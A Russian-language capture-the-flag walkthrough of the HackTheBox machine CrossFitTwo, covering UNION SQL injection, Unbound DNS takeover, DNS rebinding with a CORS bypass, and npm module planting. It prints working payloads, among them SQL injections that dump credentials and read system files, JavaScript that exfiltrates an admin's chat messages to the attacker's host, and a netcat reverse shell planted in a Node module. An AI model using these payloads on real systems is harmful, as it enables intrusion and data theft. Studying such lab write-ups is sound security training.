Мы можем работать как с базой **crossfit**, так и с базой **employees**. Для начала получим названия таблиц.

```
-1  UNION ALL SELECT 1,GROUP_CONCAT('\n', table_schema, ': ',table_
name) FROM information_schema.tables WHERE table_schema = 'crossfit'
OR table_schema = 'employees' #
```

Таблицы в базах crossfit и employees

В базе **crossfit** ничего интересного не нашлось — надежду подавала таблица **password_reset**, но она оказалась пустой.

Получим названия столбцов в таблице **employees**.

```
-1  UNION ALL SELECT 1,GROUP_CONCAT('\n', column_name) FROM
information_schema.columns WHERE table_name = 'employees' #
```


Столбцы в таблице employees

Мы можем получить учетные данные для сайта. Запросим имена, пароли и адреса электронной почты.

```
-1  UNION ALL SELECT 1,GROUP_CONCAT('\n', username, ' ', password, '
', email) FROM employees.employees #
```

Содержимое таблицы employees

У нас есть четыре пользователя и хеши от их паролей. С помощью утилиты hashid определим тип хешей.



Результат работы hashid

Наиболее вероятным будет хеш SHA-256 из-за его популярности, однако с наскока сломать хеши и авторизоваться на сайте не вышло. Ни в онлайновых базах, ни с помощью локального перебора узнать хоть один из прообразов хеша не удалось. Поэтому посмотрим, какие еще у нашего пользователя базы данных есть привилегии.

```
-1  UNION ALL SELECT 1,GROUP_CONCAT('\n', grantee, ' ', privilege_
type) FROM information_schema.user_privileges #
```

Привилегии пользователя базы данных

Мы можем читать файлы на хосте! Первым делом, конечно же, прочитаем **/etc/passwd**.


```
-1  UNION ALL SELECT 1,LOAD_FILE('/etc/passwd') #
```

Находим пользователей **node**, **david** и **john**, у которых есть возможность логиниться в систему. А поскольку мы имеем дело с OpenBSD, абсолютно все службы тоже отражены в этом файле. Просмотрев этот список, отметим демон relayd, который может дать нам новые адреса, и unbound, так как у него есть доступ на внешний порт 8953. Сначала посмотрим настройки релея, прочитав файл **/etc/relayd.conf**.

```
-1  UNION ALL SELECT 1,LOAD_FILE('/etc/relayd.conf') #
```

Содержимое файла /etc/relayd.conf

Так мы находим еще один домен **crossfit-club.htb**, который добавим в файл **/etc/hosts**. Сразу просмотрим одноименный сайт, который нас встречает формой авторизации.



Форма авторизации


Так как запросы мы по-прежнему делаем через Burp Proxy, нам это помогает определить подключение некоего API, о чем говорит обращение к **/api/auth**.

Вкладка Burp History

При попытке авторизации с тестовыми учетными данными обнаруживаем еще одну страницу, которая работает с форматом JSON.

Выполнение запроса на авторизацию

К тому же на сайте имеется форма регистрации. Кнопка в ней может быть и отключена, но мы можем попробовать все равно авторизоваться — при помощи Burp Repeater. Получим имена переменных из исходного кода страницы и отправим тестовые данные на **/api/signup**. Но в ответе нам скажут, что эта функция доступна только администратору.



Форма регистрации

Выполнение запроса на регистрацию

Тут пока больше ничего не сделать, поэтому идем дальше.

Продолжение статьи →

HTB CROSSFITTWO

ПРИМЕНЯЕМ НА ПРАКТИКЕ UNION SQL INJECTION, DNS REBINDING И NPM PLANTING

ТОЧКА ОПОРЫ

Unbound


Теперь перейдем к Unbound. Unbound — это кеширующий DNS-сервер, который обслуживает исключительно рекурсивные запросы. Во время работы сервера кеш целиком располагается в памяти, а его размер ограничен указанным объемом. Из файла `/etc/passwd` мы узнали домашнюю директорию Unbound — `/var/unbound`. Первым делом просмотрим конфигурации `/var/unbound/etc/unbound.conf`.

```
-1 UNION ALL SELECT 1,LOAD_FILE('/var/unbound/etc/unbound.conf') #
```

Содержимое файла unbound.conf

В конфиге мы находим опцию для удаленной настройки, что позволит нам настраивать DNS-сервер. В том же файле находим пути к необходимым для взаимодействия ключам, прочитаем их и сохраним на локальный хост.

```
/var/unbound/db/root.key
/var/unbound/etc/tls/unbound_server.key
/var/unbound/etc/tls/unbound_server.pem
/var/unbound/etc/tls/unbound_control.key
/var/unbound/etc/tls/unbound_control.pem
```



Получение ключевых файлов Unbound

Конфигурация Unbound

Порт на сервере открыт, удаленный контроль активен, ключи у нас есть. Давай попробуем установить взаимодействие, для этого сначала установим Unbound.


```
sudo apt install unbound
```

После установки скопируем полученные файлы ключей в директорию `/etc/unbound/`, а саму службу конфигурируем, как на сервере. Файл `/etc/unbound/unbound.conf` должен содержать опцию `remote-control`:

```
remote-control:
    control-enable: yes
    control-interface: 0.0.0.0
    control-use-cert: yes
    server-key-file: "/etc/unbound/unbound_server.key"
    server-cert-file: "/etc/unbound/unbound_server.pem"
    control-key-file: "/etc/unbound/unbound_control.key"
    control-cert-file: "/etc/unbound/unbound_control.pem"
```

Теперь проверим подключение к службе Unbound удаленного хоста с помощью `unbound-control`.

```
sudo unbound-control -c /etc/unbound/unbound.conf -s 10.10.10.
232@8953 status
```



Подключение к службе Unbound


DNS rebinding

DNS rebinding — атака, при которой вредоносная веб-страница заставляет браузер пользователя запустить скрипт, который обращается к другим сайтам и сервисам. Теоретически правила ограничения домена (Same Origin Policy) препятствуют подобным запускам: сценарии на стороне клиента могут получать доступ только к данным с того сайта, с которого был получен скрипт. В процессе применения политики браузер сравнивает доменные имена, но атака перепривязки обходит эту защиту, злоупотребляя возможностью DNS быстро менять адреса.

Смысл в том, что злоумышленник регистрирует домен и контролирует DNS-сервер, который его обслуживает. DNS-сервер настраивается так, чтобы его ответы содержали очень короткое время жизни записей (TTL), что предотвращает кеширование ответа клиентом или резолвером. Когда жертва начинает переход на вредоносный домен, DNS-сервер атакующего сначала возвращает настоящий IP-адрес веб-сервера, который предоставит вредоносный код клиенту. Затем вредоносный код на стороне клиента совершает дополнительные обращения к исходному имени домена. Same Origin Policy разрешает такие запросы. Однако во время исполнения скрипта в браузере жертвы из-за устаревания предыдущего DNS-ответа производится новый запрос DNS для данного домена и запрос поступает к DNS-серверу атакующего.


Так как в настройках реле указан домен по маске `*employees.crossfit.htb`, мы можем зарегистрировать свой домен, к примеру `ralfemployees.crossfit.htb`. Свой домен тоже добавим в файл `/etc/hosts`. А теперь указываем редирект DNS на свой хост, чтобы, когда на сервер пришел запрос к домену `ralfemployees.crossfit.htb`, он переспросил соответствующий адрес с нашего DNS-сервера.

```
unbound-control -c /etc/unbound/unbound.conf -s 10.10.10.232@8953
forward_add +i ralfemployees.crossfit.htb. 10.10.14.117@53
```


Настройка Unbound

Настройки применены, осталось разобраться с локальным DNS-сервером. В качестве такого мы можем использовать легкую утилиту dnschef, уже предустановленную в некоторых боевых дистрибутивах вроде Kali Linux. Указываем интерфейс (опция `-i`), свой домен (`--fakedomains`) и адрес, который ему будет соответствовать (`--fakeip`).

```
dnschef -i 10.10.14.117 --fakedomains ralfemployees.crossfit.htb
--fakeip 10.10.14.117
```




Запрос смены пароля

Теперь все обращения на `ralfemployees.crossfit.htb` должны приводить к нашему локальному веб-серверу. Чтобы это протестировать, запустим листенер на порте 80 (используем netcat: `nc -lvp 80`) и выполним запрос на смену пароля, но к нашему виртуальному хосту. Вот только сервер ответит, что данная услуга доступна лишь для локального хоста. Тогда давай возвращать адрес 127.0.0.1 и повторно выполним запрос.

```
dnschef -i 10.10.14.117 --fakedomains ralfemployees.crossfit.htb
--fakeip 127.0.0.1
```

Логи dnschef




Запрос смены пароля

В результате мы видим, что запрос успешно проходит, а в окне логов dnschef наблюдаем две записи, то есть запросов стало два. Давай теперь выполним атаку DNS rebinding. Для этого напишем скрипт, который после двух обращений перезапустит dnschef, чтобы тот с новыми настройками указывал не на локальный адрес, а на наш. При этом после запуска мы выполним запрос для смены пароля, чтобы следующий запрос от другого пользователя пришел на наш сервер.

```
#!/bin/bash

count=0
dnschef -i 10.10.14.117 --fakedomains ralfemployees.crossfit.htb
--fakeip 127.0.0.1 2>&1 | while read line
do
        case "$line" in *response*) (( count++ ))
                echo "Request $count"
                [[ "$count" -gt 1 ]] && pkill -f dnschef
        esac

done
dnschef -i 10.10.14.117 --fakedomains ralfemployees.crossfit.htb
--fakeip 10.10.14.117
```

```
curl -s -X "POST" -H "Host: ralfemployees.crossfit.htb" -H
"Content-Type: application/x-www-form-urlencoded" -d "email=david.
palmer%40crossfit.htb" "http://10.10.10.232/password-reset.php"
```

Логи dnschef



Окно netcat

Спустя минуту к нашему DNS пришел запрос, и dnschef вернул наш адрес. В окне netcat сразу увидим запрос на смену пароля от пользователя. Атака прошла успешно, осталось проэксплуатировать эту уязвимость. Для этого мы создаем на своем сервере файл `password-reset.php`, который содержит код на JavaScript. Этот код будет выполнять запрос к `http://crossfit-club.htb/api/auth`, получать от сервера токен и выполнять еще один запрос на создание пользователя в чате (нам эта функция была недоступна).

```
<html>
        <script>
                var xhr = new XMLHttpRequest();
                const url = "http://crossfit-club.htb/api/auth";
                xhr.onreadystatechange = function() {
                        if (xhr.readyState === 4) {
                                var obj = JSON.parse(xhr.response);
                                var xhr2 = new XMLHttpRequest();
                                xhr2.setRequestHeader("Content-Type",
"application/json;charset=UTF-8");
                                xhr2.setRequestHeader("X-CSRF-TOKEN",
obj.token);
                                const data = JSON.stringify({ "
username" : "ralf2", "password" : "ralf2", "confirm" : "ralf2", "
email" : "ralf2@ralf.htb" });
                                xhr2.withCredentials = true;
                                xhr2.send(data);
                        }
                }
                xhr.open("GET", url);
                xhr.withCredentials = true;
                xhr.send();
        </script>
</html>
```

Запускаем веб-сервер Apache командой `sudo service apache2 start` и помещаем скрипт в директорию веб-сервера `/var/www/html/`. Затем повторяем нашу атаку и после появления запросов в окне dnschef просмотрим логи Apache в файле `/var/log/apache2/access.log`.

Проходим к нашему сайту и пытаемся авторизоваться. К сожалению, ничего не получается. Почему?




Форма авторизации crossfit-club.htb

GET-запросы не поддерживаются, а POST-запросы требуют указания параметров. При этом через HTTP-метод OPTIONS мы можем спокойно общаться с сервером и узнать, какие запросы он принимает. В ответе увидим заголовок `[Vary](https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Vary): Origin`. То есть нам нужно передавать заголовок Origin, он показывает, откуда будет производиться загрузка. В нем нет информации о пути, и он содержит только имя сервера. Origin часто используется в CORS, что нам и нужно проверить.


CORS

CORS (Cross-Origin Resource Sharing) — это механизм, который позволяет передать браузеру информацию о том, какие внешние ресурсы можно использовать при загрузке веб-страницы. Чтобы это работало, ответ от стороннего сервера должен содержать верный заголовок CORS. Отправим тестовые сообщения с разным значением этого заголовка, чтобы определить «хорошие» домены, которые пропускают запрос.


crossfit-club.htb



employees.crossfit.htb




gym.crossfit.htb



ralfemployees.crossfit.htb

Почти в каждом из ответов мы видим соответствующие домены в заголовке `Access-Control-Allow-Origin`. Исключение — это наш `ralfemployees.crossfit.htb`. Именно поэтому запрос и был заблокирован. То же произошло с нашим подставным запросом, который должен был создать пользователя.

Очень часто даже хорошие технологии содержат уязвимости из-за человеческих ошибок. К примеру, разработчик мог не заэкранировать какие-то символы при настройке CORS. Если в конфиге указан символ точки без обратного слеша перед ней, то вместо разделителя домена получим регулярное выражение, которое соответствует любому символу. Давай проверим это, заменив точку какой-нибудь буквой.



gymRcrossfit.htb

Запрос прошел, значит, адрес `http://gymRcrossfit.htb` не заблокирован!

Мы можем использовать это, создав соответствующий домен. Просто изменим `ralfemployees` на `gymRcrossfit`! Правим скрипт `fake_dns.sh`.

```
#!/bin/bash

count=0
dnschef -i 10.10.14.117 --fakedomains gymRcrossfit.htb --fakeip 127.
0.0.1 2>&1 | while read line
do
        case "$line" in *response*) (( count++ ))
                echo "Request $count"
                [[ "$count" -gt 1 ]] && pkill -f dnschef
        esac
done
dnschef -i 10.10.14.117 --fakedomains gymRcrossfit.htb --fakeip 10.
10.14.117
```


Затем переконфигурируем Unbound:

```
unbound-control -c /etc/unbound/unbound.conf -s 10.10.10.232@8953
forward_add +i gymRcrossfit.htb. 10.10.14.117@53
```

И повторяем атаку. Нам нужно, чтобы оригинальный домен присутствовал в заголовке HOST, поэтому укажем его в качестве пути после нашего домена.


```
curl -s -X "POST" -H "Host: gymRcrossfit.htb/employees.crossfit.htb"
-H "Content-Type: application/x-www-form-urlencoded" -d "email=david.
palmer%40crossfit.htb" "http://10.10.10.232/password-reset.php"
```

Спустя две-три минуты в логах Apache увидим запрос, а затем успешно авторизуемся на атакуемом сайте.




Главная страница сайта

На сайте есть чат. Через несколько секунд мы начинаем получать сообщения в нем.



Главная панель чата




Сообщения в глобальном чате

Просматривая запросы в Burp, видим, что используется технология `socket.io`.

Запросы в Burp History

Но куда интереснее запрос на подключение к чату.




Параметры для добавления к чату


Нельзя ли подключиться от имени админа? То есть повторить атаку, но уже не для создания пользователя, а для получения сообщений. В коде подключим библиотеку `socket.io.js`, а затем повторим запрос. Полученные данные отправим в кодировке Base64 как параметр для нашей страницы. Новый код `password-reset.php` представлен ниже.

```
<html>
        <head>
                <script src="http://crossfit-club.htb/socket.io/
socket.io.js"></script>
                <script>var s = io.connect("http://crossfit-club.htb"
);
                        s.emit("user_join", { username : "Admin" });
                        s.on("private_recv", (d) => {var xhr = new
XMLHttpRequest();
                                xhr.open("GET", "http://10.10.14.117/
evil.php?q=" + btoa(JSON.stringify(d)), true);
                                xhr.send();
                        });
                </script>
        </head>
        <body></body>
</html>
```

Логи Apache

В логах сервера сначала видим обращение к странице `evil.php` с эксфильтрацией данных. Декодируем Base64 и получаем пароль в одном из сообщений. Этот пароль позволяет авторизоваться от имени пользователя david.


Декодирование данных



Флаг пользователя

Продолжение статьи →

HTB CROSSFITTWO

ПРИМЕНЯЕМ НА ПРАКТИКЕ UNION SQL INJECTION, DNS REBINDING И NPM PLANTING

ПРОДВИЖЕНИЕ

Мы наконец-то добрались до SSH, но пока лишь в качестве пользователя. Чтобы узнать, куда двигаться дальше, используем скрипты PEASS.

Справка: скрипты PEASS

Что делать после того, как мы получили доступ в систему от имени пользователя? Вариантов дальнейшей эксплуатации и повышения привилегий может быть очень много, как в Linux, так и в Windows. Чтобы собрать информацию и наметить цели, можно использовать Privilege Escalation Awesome Scripts SUITE (PEASS) — набор скриптов, которые проверяют систему на автомате.

Чтобы воспользоваться скриптом, его нужно сначала загрузить на локальный хост.

```
wget https://github.com/carlospolop/privilege-escalation-awesome-scripts-suite/blob/master/linPEAS/linpeas.sh
```

Затем с помощью встроенных средств SSH загружаем скрипт на удаленный хост, назначаем ему права и выполняем.

```
scp /home/ralf/tmp/tools/linpeas.sh david@crossfit.htb:/tmp/
chmod 777 /tmp/linpeas.sh
/tmp/linpeas.sh
```

Анализируя вывод PEASS, видим две важные для нас вещи. Во-первых, для группы `sysadmins`, в которой мы состоим, доступна директория `/opt/sysadmins`.

```
[+] Interesting GROUP writable files (not in Home) (max 500)
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-files
  Group david:

  Group sysadmins:
/opt/sysadmin
```

Доступные для записи директории

Во-вторых, в списке недавно модифицированных файлов отмечен какой-то лог `/tmp/chatbot.log`.

```
[+] Modified interesting files in the last 5mins (limit 100)
/tmp/chatbot.log
/tmp/rust_mozprofileK3yaiV/favicons.sqlite-wal
/tmp/rust_mozprofileK3yaiV/places.sqlite-wal
/tmp/rust_mozprofileK3yaiV/cookies.sqlite-wal
/var/run/rc.d/unbound
```

Список недавно модифицированных файлов

В этом логе находим информацию о том, что каждую минуту запускается бот.

```
cat /tmp/chatbot.log
 04:59:39.0591 UTC → Bot is alive
 05:00:02.0277 UTC → Bot is down (failed to connect)
 05:01:01.0417 UTC → Bot is alive
 05:02:03.0214 UTC → Bot is alive
 05:03:02.0970 UTC → Bot is alive
 05:04:03.0726 UTC → Bot is alive
 05:05:03.0480 UTC → Bot is alive
 05:06:03.0208 UTC → Bot is alive
 05:07:02.0965 UTC → Bot is alive
 05:08:03.0734 UTC → Bot is alive
 05:09:03.0487 UTC → Bot is alive
 05:10:03.0295 UTC → Bot is down (failed to connect)
 05:11:01.0368 UTC → Bot is alive
 05:12:03.0179 UTC → Bot is alive
 05:13:02.0938 UTC → Bot is alive
 05:14:03.0703 UTC → Bot is alive
 05:15:03.0455 UTC → Bot is alive
 05:16:03.0198 UTC → Bot is alive
 05:17:02.0942 UTC → Bot is alive
```

Содержимое файла /tmp/chatbot.log

А из содержимого каталога `/opt/sysadmin` узнаем, что это за бот.

```
crossfit2$ ls -laR /opt/sysadmin/
/opt/sysadmin/:
total 12
drwxrwxr-x  3 root  sysadmins  512 Feb  3 04:45 .
drwxr-xr-x  3 root  wheel      512 Jan 13 14:50 ..
drwxr-xr-x  3 root  wheel      512 Jan 13 14:34 server

/opt/sysadmin/server:
total 12
drwxr-xr-x  3 root  wheel      512 Jan 13 14:34 .
drwxrwxr-x  3 root  sysadmins  512 Feb  3 04:45 ..
drwxrwxr-x  2 root  wheel      512 Jan 13 15:08 statbot

/opt/sysadmin/server/statbot:
total 12
drwxrwxr-x  2 root  wheel  512 Jan 13 15:08 .
drwxr-xr-x  3 root  wheel  512 Jan 13 14:34 ..
-rw-r--r--  1 root  wheel  740 Jan 13 15:08 statbot.js
```

Содержимое каталога /opt/sysadmin

Бот устанавливает соединение WebSocket и записывает результат в лог.

```
crossfit2$ cat /opt/sysadmin/server/statbot/statbot.js
const WebSocket = require('ws');
const fs = require('fs');
const logger = require('log-to-file');
const ws = new WebSocket("ws://gym.crossfit.htb/ws/");
function log(status, connect) {
  var message;
  if(status) {
    message = `Bot is alive`;
  }
  else {
    if(connect) {
      message = `Bot is down (failed to connect)`;
    }
    else {
      message = `Bot is down (failed to receive)`;
    }
  }
  logger(message, '/tmp/chatbot.log');
}
ws.on('error', function err() {
  ws.close();
  log(false, true);
})
ws.on('message', function message(data) {
  data = JSON.parse(data);
  try {
    if(data.status === "200") {
      ws.close()
      log(true, false);
    }
  }
  catch(err) {
      ws.close()
      log(false, false);
  }
});
```

Содержимое файла statbot.js

Самое интересное в этом файле — подключение самописного модуля `log-to-file`.

```
const logger = require('log-to-file');
```

Node.js

Обычным поиском по файловой системе ищем этот модуль и смотрим содержимое.

```
find / -type d -name 'log-to-file' -ls 2>/dev/null
```

```
crossfit2$ find / -type d -name 'log-to-file' -ls 2>/dev/null
1845012    4 drwxr-xr-x    2 root    wheel         512 Jan 13 10:44 /usr/local/lib/node_modules/log-to-file
```

Поиск каталога log-to-file

```
crossfit2$ ls -la /usr/local/lib/node_modules/log-to-file/
total 40
drwxr-xr-x    2 root  wheel   512 Jan 13 10:44 .
drwxr-xr-x  376 root  wheel  8192 Jan 13 10:45 ..
-rw-r--r--    1 root  wheel   550 Oct 26  1985 .eslintrc
-rw-r--r--    1 root  wheel  1443 Oct 26  1985 app.js
-rw-r--r--    1 root  wheel  1371 Jan 13 10:44 package.json
-rw-r--r--    1 root  wheel  1790 Oct 26  1985 readme.md
-rw-r--r--    1 root  wheel   672 Oct 26  1985 test.js
```

Содержимое каталога log-to-file

Все файлы доступны нам только для чтения, поэтому мы не можем взять и записать в них код. Но интересен сам способ подключения каталога `log-to-file`.

Если идентификатор модуля, переданный в функцию `require()`, не является родным модулем Node.js и не начинается с одной из последовательностей `/`, `../` или `./`, то Node.js пытается найти в родительском каталоге текущего исполняемого модуля директорию `/node_modules` и из нее подключить искомый модуль. Если этого сделать не удается, то Node.js поднимается еще на каталог выше и повторяет операцию. Таким образом, в нашем примере Node.js выстраивает такую последовательность подключений:

1. `/opt/sysadmin/server/statbot/node_modules/log-to-file`
2. `/opt/sysadmin/server/node_modules/log-to-file`
3. `/opt/sysadmin/node_modules/log-to-file`
4. `/opt/node_modules/log-to-file`
5. `/node_modules/log-to-file`

Так как каталог `/opt/sysadmin` доступен для записи, мы можем создать в нем структуру каталогов `/node_modules/log-to-file`, где поместим свой вредоносный код, к примеру реверс-шелл:

```
require("child_process").exec("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.117 4321 >/tmp/f");
```

INFO

Подробнее о таких атаках на Node.js читай в статье «NPM Hijacking. Встраиваем произвольный код в приложения на Node.js».

Справка: реверс-шелл

Обратный шелл — это подключение, которое активирует атакуемая машина, а мы принимаем и таким образом подключаемся к ней, чтобы выполнять команды от лица пользователя, который запустил шелл. Для приема соединения необходимо создать на локальной машине listener, то есть «слушатель».

В таких случаях удобно использовать rlwrap — readline-оболочку, которая в числе прочего позволяет пользоваться историей команд. Она обычно доступна в репозитории дистрибутива.

```
apt install rlwrap
```

В качестве самого листенера при этом можно использовать широко известный netcat.

```
rlwrap nc -lvp [port]
```

Выполняем указанные выше действия и в течение минуты получим бэкконнект.

```
mkdir /opt/sysadmin/node_modules
cp -R /usr/local/lib/node_modules/log-to-file /opt/sysadmin/node_modules/
rm /opt/sysadmin/node_modules/log-to-file/app.js
echo 'require("child_process").exec("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.117 4321 >/tmp/f");' > /opt/sysadmin/node_modules/log-to-file/app.js
```

```
ralf@ralf-PC:~/tmp/crossfit$ rlwrap nc -lvp 4321
listening on [any] 4321 ...
connect to [10.10.14.117] from crossfit.htb [10.10.10.232] 34625
/bin/sh: No controlling tty (open /dev/tty: Device not configured)
/bin/sh: Can't find tty file descriptor
/bin/sh: warning: won't have full job control
id
uid=1005(john) gid=1005(john) groups=1005(john), 20(staff), 1003(sysadmins)
crossfit2$
```

Бэкконнект в окне netcat

ЛОКАЛЬНОЕ ПОВЫШЕНИЕ ПРИВИЛЕГИЙ

Так как со сменой пользователя у нас изменился и контекст, то стоит снова проверить систему на наличие путей повышения привилегий. После повторного запуска LinPeas мы найдем приложение `/usr/local/bin/log`, у которого установлены биты SUID и SGID. А так как его владелец — root, то это приложение будет работать в контексте с высокими привилегиями.

```
[+] SGID
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#sudo-and-suid
-r-xr-sr-x  4 root  crontab   31.4K Oct  5  2020 /usr/bin/batch
-r-xr-sr-x  4 root  crontab   31.4K Oct  5  2020 /usr/bin/atrm
-r-xr-sr-x  4 root  crontab   31.4K Oct  5  2020 /usr/bin/atq
-r-xr-sr-x  4 root  crontab   31.4K Oct  5  2020 /usr/bin/at
-r-xr-sr-x  1 root  crontab   30.4K Oct  5  2020 /usr/bin/crontab
-r-xr-sr-x  1 root  auth      11.1K Oct  5  2020 /usr/bin/lock
-r-xr-sr-x  1 root  auth      18.6K Oct  5  2020 /usr/bin/skeyinit
-r-xr-sr-x  1 root  auth       7.4K Oct  5  2020 /usr/bin/skeyinfo
-r-xr-sr-x  1 root  auth      11.2K Oct  5  2020 /usr/bin/skeyaudit
-r-xr-sr-x  1 root  _sshagnt   368K Oct  5  2020 /usr/bin/ssh-agent
-r-sr-sr-x  2 root  authpf    22.5K Oct  5  2020 /usr/sbin/authpf-noip
-r-sr-sr-x  2 root  authpf    22.5K Oct  5  2020 /usr/sbin/authpf
-r-xr-sr-x  1 root  tty       12.4K Oct  5  2020 /usr/bin/write
-r-xr-sr-x  1 root  tty       15.5K Oct  5  2020 /usr/bin/wall
-r-xr-s---  1 root  daemon    80.6K Oct  5  2020 /usr/sbin/lpd
-r-xr-sr-x  1 root  daemon    38.8K Oct  5  2020 /usr/sbin/lpc
-r-sr-sr-x  1 root  daemon    24.3K Oct  5  2020 /usr/bin/lprm
-r-sr-sr-x  1 root  daemon    29.2K Oct  5  2020 /usr/bin/lpr
-r-xr-sr-x  1 root  daemon    26.5K Oct  5  2020 /usr/bin/lpq
-r-xr-sr-x  1 root  _smtpq     208K Oct  5  2020 /usr/sbin/smtpctl
-rwxr-sr-x  1 root  auth       1.6M Oct  5  2020 /usr/X11R6/bin/xlock
-rwxr-sr-x  1 root  utmp       744K Oct  5  2020 /usr/X11R6/bin/xterm
-rwsr-s---  1 root  staff      8.8K Jan  5 13:04 /usr/local/bin/log (Unknown SGID binary)
